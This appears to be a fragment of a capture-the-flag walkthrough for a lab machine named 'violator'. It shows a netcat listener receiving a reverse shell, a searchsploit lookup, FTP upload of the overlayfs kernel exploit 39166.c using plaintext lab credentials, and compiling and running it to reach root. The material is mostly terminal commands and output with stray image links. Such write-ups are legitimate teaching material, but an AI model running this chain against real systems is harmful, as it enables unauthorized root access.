
WARNING: Failed to daemonise. This is quite common and not fatal. No route to host (113)

sudo nc -nlvp 443




```
┌─[headcrusher@parrot]─[~]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.119.
Ncat: Connection from 192.168.56.119:33154.
Linux violator 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:16:20 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux
 14:55:33 up  1:06,  0 users,  load average: 0.00, 0.02, 0.10
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux violator 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:16:20 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux
```

searchsploit overlayfs



```
┌─[headcrusher@parrot]─[~]
└──╼ $searchsploit overlayfs
------------------------------------------------------------------------------------------------------
 Exploit Title                                                                    |  Path
------------------------------------------------------------------------------------------------------
Linux Kernel (Ubuntu / Fedora / RedHat) - 'Overlayfs' Local Priv | linux/local/40688.rb
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'o | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'o | linux/local/37293.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Priv | linux/local/39166.c
```

cp /usr/share/exploitdb/exploits/linux/local/39166.c .



```
┌─[headcrusher@parrot]─[~/30]
└──╼ $cp /usr/share/exploitdb/exploits/linux/local/39166.c .
```


ftp 192.168.56.119

mg

bluedress

cd /tmp


put 39166.c



```
ftp> put 39166.c
local: 39166.c remote: 39166.c
200 PORT command successful
150 Opening BINARY mode data connection for 39166.c
226 Transfer complete
2789 bytes sent in 0.00 secs (71.8864 MB/s)
```

gcc 39166.c -o test

./test



```
$ gcc 39166.c -o test
$ ./test
id
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
uname -a
Linux violator 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:16:20 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux
```